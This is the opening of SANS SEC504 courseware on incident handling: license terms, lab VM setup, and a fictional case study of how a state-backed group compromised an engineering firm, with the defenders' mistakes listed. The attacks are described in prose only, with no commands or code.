

504.1

Incident Response and Cyber Investigations



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

All reference links are operational in the browser-based delivery of the electronic workbook.



Incident Response and Cyber Investigations

© 2022 SANS Institute | All Rights Reserved | Version H02_07

Hello, and welcome to SANS Security 504, *Hacker Tools, Techniques, and Incident Handling*. In this course we will discuss how attackers break into systems and, more importantly, how you can prevent, detect, and respond to such activities. This material is designed to help prepare you for the GIAC GCIH certification.

Our initial focus is on incident response and the technical aspects of dealing with incidents. This will lay the foundation for the rest of the class, since knowing how to respond is just as important as knowing what types of threats your organization will face.

SANS is serious about this training and certification, and we have invested a lot of time and effort into building a class that will prepare you to handle just about anything! You are going to have to work to earn the certification, but you will know that it truly means something once you've achieved it. Incident response is not a standalone skill; it builds on your system administration and network defense training. When you are under fire, you will appreciate having these skills at the ready!

Section 1 of SANS SEC504 is written by Joshua Wright, with support from Mike Murr, Ed Skoudis, and John Strand.

Table of Contents (I)

Page

Incident Response	9
Live Examination	34
Lab: Live Windows Examination	57
Network Investigations	58
Lab: Network Investigation	68
Memory Investigations	69
Lab: Memory Investigation	79
Malware Investigations	80
Lab: Malware Investigation	94
Cloud Investigations	95
Lab: Cloud Investigation	110
Bootcamp: Linux or PowerShell Olympics	111

This table of contents can be used for future reference.

Table of Contents (2)

Page

Lab: Bootcamp – Linux Olympics or PowerShell Olympics

115

This table of contents can be used for future reference.

SEC504 Course Roadmap

- Incident Response and Cyber Investigations  504.1
- Recon, Scanning, and Enumeration Attacks  504.2
- Password and Access Attacks  504.3
- Public-Facing and Drive-By Attacks  504.4
- Evasive and Post-Exploitation Attacks  504.5
- Capture the Flag Event  504.6

This course is made up of six parts. In the first part, section 504.1, we discuss incident response techniques, focusing on a well-established process for responding to incidents and conducting investigations in enterprises. We discuss the overall methodology, picking up useful processes and technical tips along the way.

After establishing a firm base of incident handling concepts, the course shifts into a discussion of how attackers exploit target systems and networks, from a step-by-step perspective. We go over reconnaissance, scanning, and enumeration attacks in section 504.2 to see how attackers get to know a target environment better. Next, we dive into how attackers exploit systems through password and access attacks, examining the powerful techniques attackers use to circumvent authentication and access control systems designed to protect company assets in section 504.3.

Section 504.4 continues to investigate exploitation with a look at the practical and effective exploits against public facing systems, including the use of drive-by and watering hole attacks. section 504.5 covers the attacker techniques to evade detection, and the activities conducted after exploiting target systems.

Our final part of the course is designed to help get attendees into the mindset of attackers. This gives you an idea of how an attacker views a target environment and the steps they would apply. This last topic, covered in section 504.6, is our Capture the Flag (CTF) event, in which you get to apply what you've learned in a rich target environment to reinforce the information learned throughout the course.

Lab Exercises

Throughout this course, you will complete many different lab exercises to reinforce the course material and to build hands-on skills you can apply immediately when you get back to the office.

- You will use two virtual machines for lab exercises, supplied in your SEC504 media files: Slingshot Linux and Windows 10
- Download the ISO media file from your SANS account dashboard
- Double-click to open the ISO media file
- Follow the steps in `-Lab0-StartHere.pdf`

In this course, you will work on many lab exercises to reinforce the concepts we examine. To help you get started and to focus on the learning concepts instead of waiting for software installs, we have prepared and provided two VMs in the SEC504 media files: Slingshot Linux and Windows 10.


If you haven't already done so, download the ISO media file from your SANS account dashboard. This is a big file, and it may take a while to download.

Once you have downloaded the ISO media file, double-click on the file to open it. Next, open and follow the directions in the file named `-Lab0-StartHere.pdf` to complete the Lab 0 steps. Once you complete these steps, you'll be ready for the class lab exercises.

Boot and Login: Windows 10 and Slingshot Linux

1

Start the Windows 10 VM by double-clicking the VMX file



When prompted, select *I Copied It*

3

Log in with the username sec504 and the password sec504

4

Repeat this procedure with the Slingshot Linux VM

These VMs have been optimized for the lab exercises; please don't use them in a production environment!

After unzipping the VMs, double-click on the VMX file for the Windows 10 VM (1). When you first start the VMs, VMware will ask you if you Copied or Moved the VM. Please select *I Copied It* (2). When the Windows 10 VM finished booting, log in with the username sec504 and the password sec504 (3).


After booting and logging into the Windows 10 VM, repeat this procedure with the Slingshot Linux VM as well (4).

The VMs we use in the class are optimized for the lab exercises. Please do not use these VMs for any production-related activities. They should be used only for this class. They are not regularly updated or secured.

Keyboard Settings

Change your keyboard language layout to match your system as needed

Navigate to System | Preferences |
Hardware | Keyboard



Slingshot Linux

1. Right-click `connect-net.bat` on Desktop, Run as Administrator
2. Right-click Start, choose Settings
3. Click Time & Language
4. Click Language
5. Click Add a language, select language
6. Click Next, then click Install
7. Drag and drop the language
8. Right-click `connect-lab.bat` to restore network settings

Windows 10

The Slingshot Linux and Windows 10 VMs supplied in the media files are configured to use the North American English language keyboard settings. You can change the keyboard layout to match your system as needed by following these directions:

Slingshot Linux

Navigate to System | Preferences | Hardware | Keyboard. Click the Layout tab and add the desired keyboard layout. Choose the new layout as the default by moving it to the top of the language list, or switch from the language code icon next to the date/time in the top-right of the VM window.

Windows 10


1. Connect your VM to the internet by right-clicking the `connect-net.bat` desktop script and selecting Run as administrator (press any key to acknowledge and close the Command Prompt window when prompted)
2. Right-click Start, choose Settings
3. Click Time & Language
4. Click Language
5. Click Add a language and select the desired language
6. Click Install to install the language; this may take several minutes to complete
7. Drag and drop the language order as desired, then close the Settings application
8. Restore your VM network settings by right-clicking the `connect-lab.bat` desktop script and selecting Run as administrator

Finally, reboot your VM, or connect back to the lab network settings by right-clicking `connect-lab.bat` on the desktop and selecting Run as administrator.


Accessibility Settings

TIP

Both Slingshot Linux and Windows 10 offer accessibility assistive technology tools including on-screen keyboards, magnifiers, and text to speech readers.



Slingshot Linux



Windows 10

The Slingshot Linux and Windows 10 VMs also include accessibility assistive tools including on-screen keyboards, text to speech readers, and magnifiers.

On Linux, click Applications | Universal Access to open the list of accessibility tools. Use the Magnus tool for screen magnification. Use Onboard for an on-screen keyboard. Use Orca for text to speech reading.

Similarly, Windows 10 offers several tools in the Windows Ease of Access menu. Click Start, then navigate to the Windows Ease of Access menu to access the Windows magnifier, narrator, on-screen keyboard, and speech recognition tools.

In both Slingshot Linux and Windows 10, you can increase the font size in the browser and terminal prompts as desired to meet your preferences. High contrast visibility settings are also available on both platforms.

Course Roadmap

- Incident Response and Investigations
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Incident Response and Investigations

Incident Response

Live Examination

Lab: Live Windows Examination

Network Investigations

Lab: Network Investigation

Memory Investigations

Lab: Memory Investigation

Malware Investigations

Lab: Malware Investigation

Cloud Investigations

Lab: Cloud Investigation

Bootcamp: Linux or PowerShell Olympics

This is a roadmap for the topics we'll talk about in this section. First, we'll cover some fundamental concepts about incident response, followed by digital investigations. While the two often co-occur, they are separate activities and have points worth discussing separately.

After this, we'll dive into the hands-on stuff. Taking the concepts and principles discussed in the first two modules, we'll examine how to work with live systems. This module covers techniques that can be used before an incident occurs, to verify whether an incident has occurred, or even during the response process.

Afterwards, we'll examine some techniques for dealing with incidents from a network perspective, and then examine the tools and techniques for analyzing memory. We'll also examine the processes for malware analysis, so you can determine if something is malicious or not, and what indicators it might exhibit. Finally, we'll examine how these processes change when we apply incident response to cloud-based systems.

Sample Incident: Argous Corporation

Incident Response

- Incidents can get complex *very* quickly
- To illustrate this, we'll look at a sample incident
 - Not based on a single incident
 - Every component came from a real incident
- The victim is Argous
 - Engineering firm that designs computer chips
- The threat actors are a group called Green Penguin
 - They are state-sponsored "consultants"
 - Help avoid attribution to their sponsor



To better understand how complex and problematic incidents can be, let's look at a sample incident; that is, a collection of events that cause or imply harm to the environment. The scenario itself is fictitious, including the victim and the threat actors. However, it is a blend of several real-life cases, and each element has been seen many times during incidents.

In this scenario, the victim is the Argous corporation, an engineering firm who makes computer chips for specialized applications, including government, military, and private business.


The threat actors are a group collectively known as Green Penguin. While the members of the group are not employed by a government, they are effectively "consultants" for state-sponsored activity. That is, they carry out operations on behalf of a nation-state, even though they are not directly in the employ of the nation-state. This helps avoid attribution to their sponsor.

Webserver Compromise

Incident Response



TechNet



TCP/4444



Database



Domain
Controller



File
Server

Notification on Tuesday at 9 a.m. about odd activity on the corporate CRM server.

The Argous corporate network has several servers, including a domain controller, a file server, and a database server. They also have a hundred user workstations, and a handful of additional network devices (not shown on the slide above). Most of their network sits behind a firewall.

Besides their engineering work, Argous also has a custom-developed Customer Relationship Management (CRM) web application that sales employees use both when on the road, and while at the office.


On Tuesday morning at 9 a.m., the information security team receives a phone call from a system administrator notifying them of some odd traffic on a corporate CRM server. Specifically, they see TCP port 4444 listening and they don't remember seeing it before.

Shortly thereafter, one of the information security team members responds and examines the CRM system. Just as the system administrator described, the responder finds a process listening on TCP port 4444, called `Office_Remoter.exe`. The responder also sees active connections to port 4444, and promptly kills the process.

The responder also observes a process called `Office_Techneter.exe`, which makes periodic outbound connections to the Microsoft `social.technet.microsoft.com` server over TCP/443. At this point, they also kill `Office_Techneter.exe`. Seeing no other odd network traffic, they notify the system administrator that the CRM system is once again available.

Reconnaissance

Incident Response



Now let's look at the incident from the perspective of the threat actor known as Green Penguin. As you'll see, the events from the threat actor's perspective are quite different than those from the incident responder's perspective. This is not the fault of the incident responder; it's because incidents are typically detected well *after* a significant amount of malicious activity has occurred.

The first activity Green Penguin performed was reconnaissance. The members of Green Penguin scanned the publicly accessible address space of Argous and discovered the firewall, the CRM web application, and the other servers in the internet-isolated network. This activity took place roughly three months before the incident was discovered.


In this instance, the threat actors didn't take many steps to be stealthy. While they did use a VPN to obscure their IP address, their scanning activity generated a handful of alerts on the firewall. Additionally, the IP addresses of the VPN servers were known to be malicious.

Mistake #1: The network administrators ignored the firewall alerts, (incorrectly) assuming they were random scans. Their rationale was that the firewall did its job since the packets didn't make it to the internal network.

Mistake #2: There was no use of threat intelligence, thus the scans appeared to be random.

Scan and Exploit Web App

Incident Response




The next steps Green Penguin took was to scan the custom CRM web application. They found two vulnerabilities: server-side request forgery (SSRF) and command injection.

The SSRF vulnerability allowed the Green Penguin threat actors to read the source code of the CRM application, leading to the discovery of a command injection vulnerability. The command injection vulnerability gave Green Penguin the ability to run arbitrary commands. Both vulnerabilities could be exploited without needing to log into the web application.

Mistake #3: Argous hired a penetration testing firm that discovered the vulnerabilities earlier in the year. However, instead of fixing the vulnerabilities, the executives at Argous decided to focus the efforts of their software development group on projects that were more likely to bring in revenue. They felt that since the CRM server was not tied to financial or intellectual property information, it was unlikely to be a target for threat actors.

Pivot and Internal Scanning

Incident Response



Mistake #4: Dual-homed host allowed pivot around the firewall

Mistake #5: No monitoring on the internal network

At this point, the threat actors realized the CRM web app had both public and private facing IP addresses. This was done so both remote and local employees could access the CRM functionality. Unfortunately for the victim, the threat actors downloaded and installed a proxy that listened on TCP port 4444 and forwarded traffic to the internal network.


In effect, this allowed the threat actors to pivot and send traffic around the firewall's filtering mechanism. The name of their tool was called `Office_Remoter.exe`

Mistake #4: This host did not need to be dual-homed; however, it had been set up that way and left alone since it was working for business purposes.

Mistake #5: The victim did not have any internal monitoring on their internal network. This decision was made because the IT staff felt a properly configured firewall would block traffic from threats.

Lateral Movement

Incident Response



At this point, the Green Penguin threat actors started performing reconnaissance and scanning again, except this time they were doing so from a host with access behind the firewall.


Before going any further, Green Penguin threat actors noticed there were hashed passwords and usernames in the database for the CRM web application. They quickly cracked the passwords to several accounts. Unfortunately for the victim, many of the passwords that were cracked were also reused by the users with their domain credentials. This allowed Green Penguin members to start accessing resources in the context of validated accounts. One of the accounts they cracked was for a database administrator, who had local administrator privileges on the database server.

Mistake #6: Users had reused easily cracked passwords, including the database administrator.

Mistake #7: Users reused passwords from the CRM system to the Windows domain.

Domain Password Access and Pivoting

Incident Response




As they continued their reconnaissance and scanning, Green Penguin noticed there was a local account on each system with the name AssetMgtAcct. Focusing their attention on this account, they used their local administrator privileges on the database server to extract the NT hashes from memory and cracked the password offline. This time, it took longer than before, but the password cracked within a few days of being run in a cloud-based password cracking environment.

Now with administrator privileges for all systems on the local network, Green Penguin installed additional malware on additional systems, eventually escalating their privileges to gain access to the Argous Corporation domain controller. The malware sent beacons back to a known malicious IP address. Green Penguin also deployed a secondary listener on an internal file server, should they lose access on the domain controller and need to regain access.

Mistake #8: Asset management account had the same password on all systems throughout the organization.

Mistake #9: There were no alerts when new software (the backdoor software) was installed.



At this point, Green Penguin installed the Office_Techneter.exe program, which uses forum posts at Microsoft TechNet (social.technet.microsoft.com) as a command and control (C2) mechanism.

After the incident responders killed two of the processes on the CRM server, Office_Remoter (the proxy), and Office_Techneter (the C2 channel), Green Penguin still had malware installed on three other systems, the CRM command injection vulnerability, and the reverse TCP connections from the internal systems.


Mistake #10: The victim failed to add filters to the firewall for the incoming traffic to TCP port 4444.

Mistake #11: The victim did not scan the rest of the network for relevant indicators of compromise (IoC), missing the other compromised systems.

Six-Step Incident Response Process

Incident Response

- Many incident response models follow a similar approach
 - Time tested, and covers many important elements
- May use different categories and names, but still do the same things



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

18

Many organizations follow an incident response model similar to the one on the slide shown above. This classic model (often called PICERL) has six major phases.

The first, preparation, refers to the activities an organization does *before* an incident occurs. This includes policy, procedure, implementing internal monitoring, security *best practices*, and so on.

